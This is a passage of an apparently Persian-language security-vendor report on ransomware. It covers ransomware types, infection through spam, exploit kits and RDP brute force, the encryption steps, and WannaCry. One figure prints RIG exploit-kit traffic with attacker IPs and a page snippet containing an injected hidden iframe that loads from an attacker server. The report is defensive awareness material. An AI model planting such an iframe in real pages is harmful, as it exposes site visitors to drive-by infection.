گروگان گرفته نشوید!

حفاظت از سازمان در برابر باج‌افزارها

انواع باج‌افزار
انتشار و آلوده‌سازی
نمونه‌های شاخص
راه‌های پیشگیری و مقابله

شبکه گستر
امنیت شما | وظیفه ما

فهرست مطالب

خلاصه مدیریتی

انتشار اولین نسخه از باج‌افزار معروف CryptoLocker در خرداد ماه سال ۱۳۹۳ و موفقیت‌های کم‌نظیر آن در اخاذی از کاربران را می‌توان سرآغاز دوره‌ای جدید در دنیای ویروس‌نویسان دانست؛ دوره‌ای که در آن نوع جدیدی از بدافزارها موسوم به باج‌افزارهای رمزگذار[۱] کاربران و سازمان‌های کوچک تا بزرگ را به‌صورت گسترده هدف قرار داده‌اند. باج‌افزارهای رمزگذار یکی از پرطرفدارترین و متاسفانه مخرب‌ترین بدافزارهایی هستند که در نیم‌دهه اخیر مورد استفاده تبهکاران سایبری قرار گرفته‌اند. محدود کردن دسترسی به داده‌های حساس از طریق رمزنگاری، ارعاب کاربر و بدنبال آن اخاذی در ازای بازگرداندن این داده‌ها، هدف اصلی این نوع باج‌افزارهاست. رمزگشایی[۲] فایل‌هایی که با طراحی زیرکانه به این روش رمزنگاری می‌شوند دشوارتر و در بسیاری مواقع غیرممکن است. تنها گردانندگان باج‌افزار GandCrab مدعی هستند که آلودگی‌ها به باج‌افزار آنها موجب پرداخت بیش از ۲/۵ میلیارد دلار باج – با میانگین هفته‌ای ۲/۵ میلیون دلار – توسط قربانیان شده است. اما دلایل موفقیت باج‌افزارها چیست؟ کدام راهکار امنیتی می‌تواند بهترین حفاظت را برای سازمان در برابر این نوع تهدیدات فراهم کند؟ در این گزارش ضمن بررسی و کالبدشکافی باج‌افزارها به راه‌های مقابله با این تهدیدات پرداخته شده است.


WANTED BY THE FBI

EVGENIY MIKHAILOVICH BOGACHEV

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering; Conspiracy to Commit Bank Fraud

DESCRIPTION

Aliases: Yevgeniy Bogachev, Evgeniy Mikhaylovich Bogachev, "lucky12345", "slavik", "Pollingsoon"	
Date(s) of Birth Used: October 28, 1983	**Hair:** Brown (usually shaves his head)
Eyes: Brown	**Height:** Approximately 5'9"
Weight: Approximately 180 pounds	**Sex:** Male
Race: White	**Occupation:** Bogachev works in the Information Technology field.
NCIC: W890989955	

REWARD

The United States Department of State's Transnational Organized Crime Rewards Program is offering a reward of up to $3 million for information leading to the arrest and/or conviction of Evgeniy Mikhailovich Bogachev.

REMARKS

Bogachev was last known to reside in Anapa, Russia. He is known to enjoy boating and may travel to locations along the Black Sea in his boat. He also owns property in Krasnodar, Russia.

شکل ۱: اطلاعیه تحت تعقیب بودن یکی از گردانندگان شبکه مخرب منتشر کننده باج‌افزار CryptoLocker و پاداش ۳ میلیون دلاری FBI در ازای اطلاعاتی که منجر به دستگیری او شود. این باج افزار در سال ۱۳۹۳، ده‌ها میلیون دستگاه را در بسیاری از کشورها آلوده کرد.


[۱] Crypto Ransomware
[۲] Decrypt

انواع باج‌افزارها

باج‌افزار یا Ransomware گونه‌ای بدافزار است که دسترسی به فایل‌های کاربر را محدود ساخته و برای دسترسی مجدد از او درخواست باج می‌کند. این محدودسازی ممکن است به چند روش انجام شود که در ادامه این بخش به بررسی آنها پرداخته شده است.

باج‌افزارهای قفل‌کننده صفحه

در این باج‌افزارها، با نمایش دائمی یک تصویر بر روی صفحه، به‌نحوی که کاربر قادر به بستن و یا باز کردن پنجره دیگری نباشد، دسترسی کاربر محدود می‌شود. در تصاویر نمایش داده شده توسط این گونه باج‌افزارها، معمولا این طور القا می‌شود که قفل شدن کامپیوتر توسط نهادهای امنیتی و به دلیل نقض قوانین، انجام شده است. در این حالت با پاکسازی کامپیوتر توسط دیسک‌های نجات[۳] مجهز به ضدویروس، دسترسی به اطلاعات مجدداً میسر می‌شود.




شکل ۲: نمونه‌ای از تصویر نمایش داده شده توسط یک باج‌افزار قفل‌کننده صفحه

[۳] Rescue Disk

باج‌افزارهای رمزگذار فایل

در روش‌های پیشرفته‌تر، ممکن است باج‌افزار اقدام به رمز کردن فایل‌های کامپیوتر کند. این نوع بدافزارها به باج‌افزارهای رمزگذار فایل موسوم هستند. هدف از رمز کردن، محدود کردن دسترسی است؛ به‌نحوی که تنها با داشتن کلید رمزگشایی[۴] بتوان به محتوای فایل دست پیدا کرد. پیچیدگی و قدرت این کلیدها بر اساس تعداد بیت بکار رفته در ساخت کلید است. هر چه تعداد این بیت‌ها بیشتر باشد شانس یافتن آن هم دشوارتر و در تعداد بیت بالا عملاً غیرممکن می‌شود.

در گونه‌های پیشرفته باج‌افزارها، در هنگام رمزنگاری، برای هر دستگاه یک کلید خصوصی[۵] منحصربه‌فرد تولید شده و نزد نویسنده باج‌افزار نگهداری می‌شود. بنابراین در صورت داشتن کلید خصوصی یک دستگاه رمز شده، نمی‌توان از آن برای دستگاه‌های دیگری که به آن باج‌افزار آلوده شده‌اند استفاده کرد. رمزگشایی فایل‌هایی که با طراحی زیرکانه به این روش رمزنگاری می‌شوند دشوارتر و در بسیاری مواقع غیرممکن است.



شکل ۳: نمونه‌ای از یک باج‌افزار رمزگذار فایل که در زمان رمزنگاری پسوند wlu به انتهای نام فایل اضافه می‌کند

[۴] Decryption Key
[۵] Private Key

باج‌افزارهای کنترل‌کننده بخش راه‌انداز

بیش از دو سال است که نوع جدیدی از باج‌افزارها با روشی خاص اقدام به قطع کامل دسترسی کاربر به کامپیوتر می‌کنند. این باج‌افزارها با رمزگذاری بخش Master Boot Record دیسک سخت، کامپیوتر را غیرقابل راه‌اندازی می‌کنند.

بخش Master Boot Record در قسمت‌های ابتدایی دیسک سخت ذخیره و نگهداری می‌شود. این بخش شامل اطلاعاتی درباره ساختار دیسک و برنامه‌ای که سیستم عامل را به اجرا در می‌آورد، می‌باشد. بدون یک Master Boot Record سالم و صحیح، کامپیوتر نمی‌داند که سیستم عامل بر روی کدام قسمت از دیسک سخت است و چگونه باید راه‌اندازی و اجرا شود.

نخستین بار، باج‌افزار Petya با بکارگیری این روش توجه کارشناسان امنیتی را به خود جلب کرد. نویسنده این باج‌افزار پس از مدتی اقدام به استفاده همزمان از دو باج‌افزار Petya و Mischa به‌صورت ترکیبی نمود تا اگر به هر دلیلی امکان رونویسی بخش Master Boot Record فراهم نشد با استفاده از باج‌افزار Mischa فایل‌های قربانی رمزگذاری شود.

شکل ٤: نمونه‌ای از تصویر نمایش داده شده توسط یک باج‌افزار کنترل‌کننده بخش راه‌انداز در زمان بالا آمدن دستگاه آلوده

دلایل موفقیت باج‌افزارها

کم نیستند سازمان‌هایی که با وجود استفاده از محصولات امنیتی، قربانی حملات باج‌افزارها می‌شوند. اما رمز موفقیت باج‌گیران سایبری چیست؟

تکنیک‌های پیشرفته و نوآوری مستمر در باج‌افزارها

- گردانندگان باج‌افزارها از ترفندهای مهندسی اجتماعی[۶] ماهرانه، برای تشویق کاربر به اجرای باج‌افزار استفاده می‌کنند.
- ارائه خدمات "باج‌افزار به عنوان سرویس" که حتی تبهکاران با دانش کم برنامه‌نویسی را نیز قادر به استفاده از باج‌افزارهای پیشرفته می‌کند. در این روش صاحب باج‌افزار، فایل مخرب را به‌عنوان یک خدمت به متقاضی اجاره می‌دهد. متقاضی که ممکن است در برنامه‌نویسی تخصصی نداشته باشد تنها وظیفه انتشار باج‌افزار را بر عهده دارد. در نهایت بخشی از مبلغ اخاذی شده از قربانی به نویسنده و بخشی دیگر به متقاضی می‌رسد.

ضعف‌های امنیتی سازمان‌ها

- نبود استراتژی صحیح تهیه نسخه پشتیبان
- عدم نصب مستمر اصلاحیه‌های امنیتی سیستم‌های عامل و نرم‌افزارها
- تخصیص نادرست سطح دسترسی به کاربران و پوشه‌های اشتراکی
- عدم پیکربندی صحیح پودمان‌هایی همچون Remote Desktop Protocol
- عدم آگاهی‌رسانی به کاربران در خصوص نحوه برخورد با ایمیل‌ها و فایل‌های مشکوک
- نبود سیستم‌های امنیتی نظیر پویشگرهای ویروس، دیواره آتش[۷]، نفوذیاب[۸]، کنترل‌کننده وب[۹]، ضدهرزنامه[۱۰] و یا عدم پیکربندی صحیح آنها
- عدم تقسیم‌بندی شبکه‌ای سیستم‌های حساس و بااهمیت
- نبود سیاست‌های امنیتی جامع و صحیح؛ برای مثال مسدود نشدن ایمیل‌های با فایل پیوست حاوی ماکرو[۱۱]
- اولویت‌بندی نادرست و چشم‌پوشی از الزامات امنیتی با بیان عباراتی نظیر "ما می‌دانیم این روش امن نیست، اما کارکنان ما باید کار کنند!"

عدم استفاده از فناوری پیشرفته حفاظتی در سازمان‌ها

- بسیاری از سازمان‌ها از راهکارهای امنیتی غیرجامع یا نامناسب بهره می‌گیرند.
- باج‌افزارها به‌طور پیوسته در حال تکامل بوده و فناوری‌های حفاظتی را دور می‌زنند.
- مقابله با نمونه‌های پیشرفته باج‌افزارهای رمزگذار مستلزم استفاده از محصولات امنیتی خاص است.

۶ Social Engineering
۷ Firewall
۸ Intrusion Prevention
۹ Web Control
۱۰ AntiSpam
۱۱ Macro

انتشار و آلوده‌سازی


انتشار از طریق هرزنامه

در این روش مهاجمان با استفاده از ترفندهای مهندسی اجتماعی با ساخت ایمیل‌های فریبنده دریافت‌کنندگان ایمیل را تشویق به اجرای فایل مخرب پیوست شده به ایمیل می‌کنند. در اکثر حملات، پیوست این ایمیل‌ها (هرزنامه‌ها) معمولاً نقش دانلودکننده[۱۴] باج‌افزار را بر عهده دارد. در حملات هدفمند، عنوان، محتوا و پیوست هرزنامه ارسال شده مرتبط با کسب‌وکار سازمان یا واحد سازمانی هدف قرار گرفته شده است. برای نمونه، در نسخه‌هایی از باج‌افزار Petya، هرزنامه‌های ناقل آن در ظاهر رزومه فردی که متقاضی استخدام است به بخش منابع انسانی سازمان‌ها ارسال می‌شده است.

پیوست ایمیل‌های ناقل باج‌افزار معمولاً یکی از موارد زیر است:

- فایل‌های مرتبط با نرم‌افزار Office نظیر DOC و PPT – در این فایل‌ها از بخش VBA – Visual Basic for Applications – که به ماکرو معروف است سواستفاده می‌شود. به این نوع فایل‌ها، ماکروی مخرب اطلاق می‌شود.
- HTA – فایل‌های HTA، قابلیت اجرا شدن بر روی مرورگر – فارغ از محدودیت‌های امنیتی لحاظ شده در آن مرورگر – را دارا هستند.
- JS – این فایل‌ها، حاوی کدهای JavaScript هستند.
- VBS – این نوع فایل‌ها، حاوی کدهای VB Script هستند.
- JSE – این فایل‌ها که می‌توانند حاوی اسکریپت باشند برای محافظت کدگذاری شده‌اند.
- WSF – فایل‌های متنی حاوی کدهای XML هستند. این نوع فایل‌ها با هر دو زبان اسکریپت‌نویسی JavaScript و VBScript سازگار بوده و برنامه‌نویس حتی می‌تواند از هر دوی این زبان‌ها در یک فایل WSF استفاده کند.
- CHM – این فایل‌ها می‌توانند حاوی کدهای HTML و زبان‌های اسکریپت‌نویسی باشند.
- LNK – فایل‌های LNK میانبری برای اجرای یک برنامه یا فایل هستند. برخی نویسندگان باج‌افزار از این نوع فایل برای اجرای کد مخرب باج‌افزار از طریق پروسه‌های مجازی نظیر Windows PowerShell استفاده می‌کنند.


توضیح اینکه در اکثر نمونه‌ها فایل‌های مذکور به‌صورت فشرده شده به هرزنامه پیوست می‌شوند.



شکل ۵: نمونه فایل مخرب JS که در یک فایل ZIP با عنوان جذاب فشرده شده است


[۱۴] Downloader

شکل ٦، نمونه‌ای از هرزنامه ناقل یک باج‌افزار با پیوست فایل Word را نمایش می‌دهد.



شکل ٦: نمونه هرزنامه ارسال شده توسط گردانندگان باج‌افزار Locky

به‌صورت پیش‌فرض در زمان باز شدن فایل‌های حاوی ماکرو پیامی ظاهر شده و از کاربر خواسته می‌شود تا برای استفاده از کدهای به‌کار رفته در فایل، تنظیمات امنیتی خود را تغییر دهد.



شکل ٧: نمونه فایل Word حاوی ماکرو

با کلیک کاربر بر روی Enable Content، بخش ماکرو فعال شده و پس از دانلود شدن فایل مخرب باج افزار بر روی دستگاه کاربر اجرا می‌شود.


بهره‌جویی از آسیب‌پذیری امنیتی

روش دیگر انتشار، سواستفاده از آسیب‌پذیری[۱۳] سیستم عامل یا هر یک از نرم‌افزارهای نصب شده بر روی دستگاه کاربر با هدف اجرای خودکار فایل مخرب باج‌افزار بدون نیاز به دخالت کاربر است. بدین‌منظور، مهاجمان با بکارگیری روش‌های مهندسی اجتماعی کاربر را تشویق به باز نمودن یک فایل حاوی بهره‌جو یا هدایت او به سایت‌های مخرب یا سایت‌های تسخیر شده حاوی بسته بهره‌جو می‌کنند.

در نمونه‌های متعددی سایت‌های پربیننده مجاز نیز به تسخیر هکرها در آمده و در زمان مراجعه کاربر به این سایت‌ها دستگاه آسیب‌پذیر او به باج‌افزار آلوده شده است.

بهره‌جو، مجموعه کدهایی است که سواستفاده از ضعف‌های امنیتی نرم‌افزارهای نصب شده بر روی کامپیوتر را ممکن می‌سازد. برخی از ضعف‌های امنیتی، مهاجم را قادر به اجرای از راه دور کد مخرب بر روی دستگاه حاوی نرم‌افزار آسیب‌پذیر می‌کنند.


شکل ۸: نمونه‌ای از یک سایت حاوی بسته بهره‌جو



شکل ۹: نمونه‌ای از یک فایل PDF حاوی بهره‌جو

[۱۳] Vulnerability

RIG از جمله بسته‌های بهره‌جوی مورد استفاده باج‌گیران سایبری برای رخنه به دستگاه‌های آسیب‌پذیر است. این بسته بهره‌جو با ترکیب چندین فناوری تحت وب و بانک داده‌ای از بهره‌جوها پس از تزریق شدن در سایت تحت سیطره مهاجم، به‌صورت خودکار و از راه دور با سوءاستفاده از ضعف‌های امنیتی نرم‌افزارهای نصب شده بر روی دستگاه مراجعه‌کننده به سایت، دستگاه را آلوده به بدافزار مورد نظر مهاجم می‌کند. RIG از ضعف‌هایی همچون CVE-2018-15982 در نرم‌افزار Flash Player و CVE-2018-8174 - معروف به Double Kill - در مرورگر Internet Explorer سوءاستفاده می‌کند.



Server IP	Result	Host	URL	Body	Comments
	200			3,173	
185.198.164.152	302	185.198.164.152	/	0	
188.225.84.28	200	188.225.84.28	/?NTI4NDgz&warm=Sy_h2PYQhN_ZSRQL...	122,263	RIG_EK (Landing Page)
188.225.84.28	200	188.225.84.28	/?NTEzMjky&sea=xXvQMvWfbRXQDp3EK...	12,156	RIG_EK (Flash Exploit)
188.225.84.28	200	188.225.84.28	/?MzQ3MTE5&warm=vhiU2GLwZlmYlYVwlA...	798,720	RIG_EK (Malware Payload)

```
  <link rel="stylesheet" href="DasLayout.css" type="text/css">
  <link rel="shortcut icon" href="Strawberry.ico">
</head>

<body>
<iframe src="http://185.198.164.152/                ' width="1" height="1" style="position:absolute;left:-1px;"></iframe>
  <div id="Container">
    <div id="Head">
```

شکل ۱۰: نمونه‌ای از استفاده از بهره‌جوی RIG در جریان آلوده‌سازی سیستم به باج‌افزار Princess

نصب به‌موقع بسته‌ها و اصلاحیه‌های امنیتی سیستم‌های عامل و برنامه‌های کاربردی و بهره‌گیری از ابزارهایی همچون Windows Server Update Services - به اختصار WSUS - مؤثرترین راهکار در مقابله با این نوع روش انتشار است.

اتصال از طریق پودمان RDP

پودمان Remote Desktop Protocol - به اختصار RDP - قابلیتی در سیستم عامل Windows است که امکان اتصال از راه دور کاربران تعیین شده را به دستگاه فراهم می‌کند.

علاوه بر مدیران شبکه که از این پودمان برای اتصال به سرورها و ایستگاه‌های کاری سازمان استفاده می‌کنند، در بسیاری از سازمان‌های کوچک و متوسط نیز از RDP برای برقرار نمودن ارتباط از راه دور پیمانکاران حوزه IT، به سرورهایی همچون حقوق و دستمزد، اتوماسیون اداری و غیره استفاده می‌شود.

تبهکاران سایبری از ابزارهایی همچون Shodan برای شناسایی سرورهای با درگاه RDP باز بر روی اینترنت استفاده کرده و در ادامه با بکارگیری ابزارهایی نظیر NLBrute اقدام به اجرای حملات موسوم به Brute Force می‌کنند. هدف از اجرای حملات Brute Force رخنه به دستگاه از طریق پودمانی خاص – در اینجا RDP – با بکارگیری ترکیبی از نام‌های کاربری و رمزهای عبور رایج است. بنابراین در صورتی که دسترسی به پودمان RDP از طریق کاربری با رمز عبور ساده و غیرپیچیده باز شده باشد مهاجمان نیز به راحتی امکان اتصال به دستگاه را خواهند داشت.

در صورت برقرار شدن اتصال، مهاجمان نرم‌افزاری را بر روی سرور اجرا کرده و از آن برای دست‌درازی به تنظیمات و سرویس‌های نرم‌افزارهای ضدبدافزار، پشتیبان‌گیری و پایگاه داده نصب شده بر روی آن استفاده می‌کنند. در ادامه نیز فایل مخرب باج‌افزار را دریافت کرده و بر روی سرور به اجرا در می‌آورند.

در طی چند سال گذشته گزارش‌های متعددی از آلودگی سرورهای حساس سازمان‌ها به باج‌افزار از طریق پودمان RDP به شرکت مهندسی شبکه گستر واصل شده است. مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای (ماهر) نیز به کرات در خصوص حملات باج‌افزاری به این پودمان در سطح کشور هشدار داده است. با این حال در گزارشی که این مرکز در اردیبهشت ماه امسال منتشر کرد از عدم اعمال حفاظت کافی در خصوص پودمان RDP در برخی سازمان‌ها و شرکت‌ها خبر داد. به گفته ماهر قربانیان حملات مبتنی بر RDP معمولا مراکزی هستند که برای ایجاد دسترسی به‌منظور دریافت پشتیبانی برای نرم‌افزارهای اتوماسیون از این پودمان استفاده می‌کنند. در گزارش ماهر اشاره شده که خسارت ناشی از این حملات، بدون احتساب مبالغ احتمالی باج پرداخت شده توسط بعضی از قربانیان، به طور میانگین حدود نهصد میلیون ریال برای هر رخداد بوده است.

شکل ۱۱: نمونه‌ای از هشدار مرکز ماهر در خصوص سواستفاده گردانندگان باج‌افزار از پودمان RDP

رمزگذاری و اخاذی

پس از آلوده شدن اولیه از طریق هرزنامه یا سایت مخرب، باج‌افزار اقدامات زیر را انجام می‌دهد:

- با سرور فرماندهی مهاجم ارتباط برقرار کرده و ضمن ارسال اطلاعاتی در خصوص دستگاه آلوده شده، کلید عمومی
- رمزگذاری را دریافت می‌کند.
- فایل‌های پر استفاده را – که بسته به باج‌افزار، فهرست آن می‌تواند متفاوت باشد – بر روی سیستم، حافظه‌های جداشدنی[۱۴] متصل به آن و پوشه‌های به اشتراک گذاشته شده که کاربر دستگاه آلوده به آنها دسترسی دارد رمزگذاری می‌کند. معمولا در حین رمزگذاری پسوندی خاص به فایل های رمز شده الصاق می‌شود.
- در برخی نمونه‌ها، بخش Master Boot Record دستگاه نیز رونویسی یا رمزگذاری می‌شود. با این کار
- عملا دستگاه غیرقابل راه‌اندازی می‌شود.
- سیستم‌های پشتیبان‌گیری سیستم عامل Windows، نظیر Shadow Copy معمولاً حذف می‌شوند تا امکان برگرداندن
- داده‌ها فراهم نشود.
- پیامی موسوم به اطلاعیه باج‌گیری[۱۵] نشان داده شده و در آن نحوه پرداخت باج شرح داده می‌شود. معمولا باج باید
- به صورت ارز رمز[۱۶] پرداخت شود.
- در برخی موارد، باج‌افزار خود را حذف کرده و فایل‌های رمزگذاری شده و اطلاعیه باج‌گیری را بر روی سیستم باقی می‌گذارد.

شکل ۱۲: داده‌نمایی از مراحل کار باج‌افزارهای رمزگذار

[۱۴] Removable Storage
[۱۵] Ransom Note
[۱۶] Cryptocurrency

چند نمونه شاخص

WannaCry

۲۲ اردیبهشت ماه ۱۳۹۶، منابع متعدد از انتشار گسترده باج‌افزار جدیدی با عنوان WannaCry خبر دادند. باج‌افزاری که با خاصیت کرم گونه و با بهره‌جویی از یک ضعف امنیتی در بخش SMB سیستم عامل Windows از روی نخستین دستگاه آلوده شده، به‌سرعت خود را در سطح شبکه و اینترنت تکثیر می‌کرد.


ماجرای آسیب‌پذیری مورد استفاده WannaCry به انتشار اسناد محرمانه‌ای باز می‌گردد که در جریان آن فایل‌های سرقت شده از یک گروه نفوذگر حرفه‌ای با نام Equation که وابستگی اثبات شده‌ای به "سازمان امنیت ملی" دولت آمریکا (NSA) دارد توسط گروه Shadow Brokers بر روی اینترنت به اشتراک گذاشته شدند. در بین این فایل‌ها، بهره‌جوهایی به چشم 